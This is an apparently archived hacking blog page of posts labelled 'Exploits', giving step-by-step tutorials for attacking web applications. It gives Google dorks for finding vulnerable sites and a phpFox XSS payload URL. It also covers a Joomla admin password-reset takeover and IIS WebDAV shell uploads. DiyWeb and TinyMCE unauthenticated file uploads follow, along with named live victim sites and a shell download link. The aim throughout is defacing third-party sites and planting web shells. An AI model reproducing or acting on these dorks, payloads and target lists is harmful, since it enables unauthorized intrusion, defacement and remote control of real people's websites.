Showing posts with label Exploits. Show all posts

Saturday, October 19, 2013

phpFox (ajax.php) XSS Vulnerability

BY Unknown IN , , , 1 comment

PhpFox is a Php Script For Making Social Networking website, Similiar to Facebook.
3.1 and some other versions of PhpFox are vulnerable For XSS.cats.jpg (449�581)

Google Dork :
"intext:� � English (US) Powered By phpFox Version 3.0.1."
 "inurl:/static/ajax.php?core"


Open any website for search results with text :� � English (US) Powered By phpFox Version 3.0.1
or url xyz.com/static/ajax.php?core
now You'll Get something Like This URL give below
http://www.devilscafe.in/static/ajax.php?core[ajax]=true&core[call]=core.message&height=150&width=300&message=<div class="error_message">some message here&core[security_token]=99d754d2b583565369e194e30eaabcbc

Now Chnage the Text &Message= blah blah blah....  (you have to replace the red text with your html Tags)
for example

http://www.devilscafe.in/static/ajax.php?core[ajax]=true&core[call]=core.message&height=150&width=300&message=
<center><font color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a href='http://www.devilscafe.in'><imgsrc="http://i55.tinypic.com/14uuv14.png"/>
&core[security_token]=99d754d2b583565369e194e30eaabcbc

You can use multiple html Tags, and scripts here For details Check This Post 

Live examples : 
http://onlinesocial.in/static/ajax.php?core[ajax]=true&core[call]=core.message&height=150&width=300&message=<center><font color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a href='http://www.devilscafe.in'><img src="http://i55.tinypic.com/14uuv14.png"/>&core[security_token]=99d754d2b583565369e194e30eaabcbc
http://www.marshable.net/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message= <center><font color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a href='http://www.devilscafe.in'><img src="http://i55.tinypic.com/14uuv14.png"/>
http://artisticdimeinc.com/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20<center><font%20color="red"><h2>XSS</h2><br><h1>www.devilscafe.in</h1><a%20href='http://www.devilscafe.in'><img%20src="http://i55.tinypic.com/14uuv14.png"/>
http://mstudio84.com/gist/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20%3Ccenter%3E%3Cfont%20color=%22red%22%3E%3Ch2%3EXSS%3C/h2%3E%3Cbr%3E%3Ch1%3Ewww.devilscafe.in%3C/h1%3E%3Ca%20href='http://www.devilscafe.in'%3E%3Cimg%20src=%22http://i55.tinypic.com/14uuv14.png%22/%3E
http://parsdb.ir/accessories/social_network/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20%3Ccenter%3E%3Cfont%20color=%22red%22%3E%3Ch2%3EXSS%3C/h2%3E%3Cbr%3E%3Ch1%3Ewww.devilscafe.in%3C/h1%3E%3Ca%20href='http://www.devilscafe.in'%3E%3Cimg%20src=%22http://i55.tinypic.com/14uuv14.png%22/%3E
http://sohiran.ir/fb/static/ajax.php?core[ajax]=true&core[call]=core.message&core[security_token]=860eb6a699d5d9f375b5e8cf0021c094&height=150&message=%20%3Ccenter%3E%3Cfont%20color=%22red%22%3E%3Ch2%3EXSS%3C/h2%3E%3Cbr%3E%3Ch1%3Ewww.devilscafe.in%3C/h1%3E%3Ca%20href='http://www.devilscafe.in'%3E%3Cimg%20src=%22http://i55.tinypic.com/14uuv14.png%22/%3E

How To Hack Joomla Complete Tutorial Step by Step

BY Unknown IN , , No comments

1-  Finding Exploit And Target

Google dork: inurl:"option=com_mytube"

Type that Dork in Google.


2- Inject Target


Find a url like this:

http://site.com/index.php?option=com_mytube&Itemid=88..
Now replace the url like this:

Click here to view: http://pastebin.com/ZxxU8Nsr

If the site is vulnerable, you can see something like this:


We can see username, email and activation code. (username:email:activation code)

Now, let this page open and open a new page.

3- Admin password reset


Go to:

http://www.site.com/index.php?option=com_user&view=reset
This is standard Joomla! query for password reset request


Type the email adress found in step 2 and press Submit.

The activation code should be resetted.

Return to the first page, refresh the page and take the new activation code.

Paste him in the token and press Submit.

problem with token.. :((

UPDATE: Joomla! 1.5.16 now hashes the reset token

if you see a thing like :$1$14411: after the activation code, it will not work


4- Admin Login

If you done everything ok, your Password page will load. Enter your new password...


After that go to:

http://www.site.com/administrator/


Standard Joomla portal content management system

Enter the username (found in step 2) and your new password, click on Login
Go to Extensions >> Template Manager >> Default Template Name >> Edit HTML
In Template HTML Editor insert your defaced code, click Apply, Save and you are done!!!

How to Hack IIS Exploit websites : The Most Easiest way of Website Hacking

BY Unknown IN , , No comments


In Internet Information Server Exploit website  we can upload the Defaced page on the Vulnerable Server without any User Name or Password. It is most Easiest way to Website Hacking


STEP 1:
 Click on Start button and open "RUN".
STEP 2: Now Type this in RUN
%WINDIR%\EXPLORER.EXE ,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{BDEADF00-C265-11d0-BCED-00A0C90AB50F}
Now A Folder named "Web Folders" will open.


STEP 3:
 Now "Right-Click" in the folder and Goto "New" and then "Web Folder". 


STEP 4: Now type the name of the Vulnerable site in this. e.g." http://autoqingdao.com/ " and click "Next".

STEP 5: Now Click on "Finish"
STEP 6: Now the folder will appear. You can open it and put any deface page or anything.
STEP 7: I put text file in that folder. Named "securityalert.txt" (you can put a shell or HTML file also). If the file appear in the folder then the Hack is successful but if it don't then the site is not Vulnerable.
.
Now to view the uploaded site i will go to "http://autoqingdao.com/securityalert.txt"
In your case it will be " www.[sitename].com/[file name that you uploaded] "

Some IIS Exploit Websites For Practise 

http://pastebin.com/NZHwmUy5

How to Hack IIS Exploit in Windows 7 : Detailed Tutorial with homepage hacking

BY Unknown IN , , No comments

IIS Exploit website Hacking in Windows Seven 7 Step By Step Explained with Images 

 step 1-  click to see
(Go to My Computer, Do Right Cilck and Select Add a network Location)

Step 2- click to see
(click on Next)
Step 3- click to see
(click on Next)


step 4- click to see

(now enther The URL of vuln website and Click on Next, For example tka this site  http://www.myxixia.com/)
Step 5- Click to see
(click on next button)
step 6- click to see
(Now click on Finish)

Step 7- Click to see
(see Network Location Option And click on website folder)
Step 8- Now Download the Shell http://www.ziddu.com/download/16498227/shell.zip.html

step 9- Click to see
(After Downloading do right click on file and click on Extract here)

Step 10- Click to see
(Now copy the Power.asp;.jpg file and open the web folder of vuln website)
Step 11- Click to see
(now paste the power.asp;.jpg file in web folder)
Step 12- Click to see
(Paste Complete)
Step 12 - Click to see

(Now open Your Browser and enter The site addres and put Power.asp;.jpg after url for example  http://www.myxixia.com/power.asp;.jpg)
Step 13- Click to see 

( Now click on edit file index.asp)
Step 14- click to see

(open your deface html file. do right click and select open with notepad)
Step 15- click to see
(Copy all code)
Step 16- Click to see
(paste the all code in that popup which yu got after clicking edit index.asp and click on save)
Step 17- click to see 
(now you wil got a page tike this)
Step 18 You've done :) now whne you will open that website you will got your deface page on home :)

DiyWeb Admin Bypass and Remote file/shell Upload exploit

BY Unknown IN , No comments


Hi Guys, hope you are well. so we are back on our Old topic after a long time ! enjoy new exploit and please share your views and share our Links on Facebook,twitter etc. Thanks !
so Now turn to work. our new exploit is DiyWeb admin bypass, in this vulnerability we can upload our shell, deface pages, and files by bypassing admin login panel.
Exploit title : DiyWeb Admin Bypass and & file Upload exploit
Discovered By : NoentryPhc
Sever : windows
Type : web application
Shell extention : .asp

admin+bypass+safe+monde+bypass+windows+server+asp+shell.jpg (400�300)
Dork : "Power by DiyWeb"
            inurl:/template.asp?menuid=
Poc : diyweb/menu/admin/image_manager.asp
This exploit's almost all vulnerable websites are Malaysiyan.
To upload your files Goto : http://www.website.com/diyweb/menu/admin/image_manager.asp
and upload your shell/deface there !
if .php extention is not allowed then your can try tamper data and live http headers
to acess your file goto : http://www.website.com/Images/yourfilehere and sometimes you have to find your manually on websites
Live Demo :
http://otgmalaysia.com/diyweb/menu/admin/image_manager.asp
http://www.famosapadu.com.my/diyweb/menu/admin/image_manager.asp
find more using Google dork :) Thanks for reading. please share post on facebook and other social networks

Tinymce PHP file Manager, Remote File upload vulnrablity

BY Unknown IN , No comments


Title :Tinymce PHP file Manager, Remote File upload vulnrablity
server : Linux
Author: NoentryPHC
Type : webapp Exploit
Hamr : remote shell upload
Dork : inurl:/file_manager.php?type=img

Goto google.com and type dork inurl:/file_manager.php?type=img & inurl:/file_manager.php?type=file to Find vulnrable websites, to get more sites you can modify this dork,
Exploit Patch : http://www.site.com/directory/tinymce/file_manager.php?type=file
so Goto http://www.site.com/directory/tinymce/file_manager.php?type=file  and upload your file there,
if php & html uploading is denided, you can try Tamper Data and Live Http Headers
Live demo :
http://piter-ka.ru/media/tinymce/file_manager.php?type=file
http://www.oki-iroda.hu/72h2010/tinymce/jscripts/file_manager.php?type=img

"file viewer" remote File upload vulnerability

BY Unknown IN , No comments


"file viewer" is just another remote file upload vulnerability, it allows you to upload .html .txt and .jpg files,
for shell uploading try .php.jpg or php shell uploading with extention changing [ Tamper data or Live Http headers]


Dork : "file viewer for uploader"
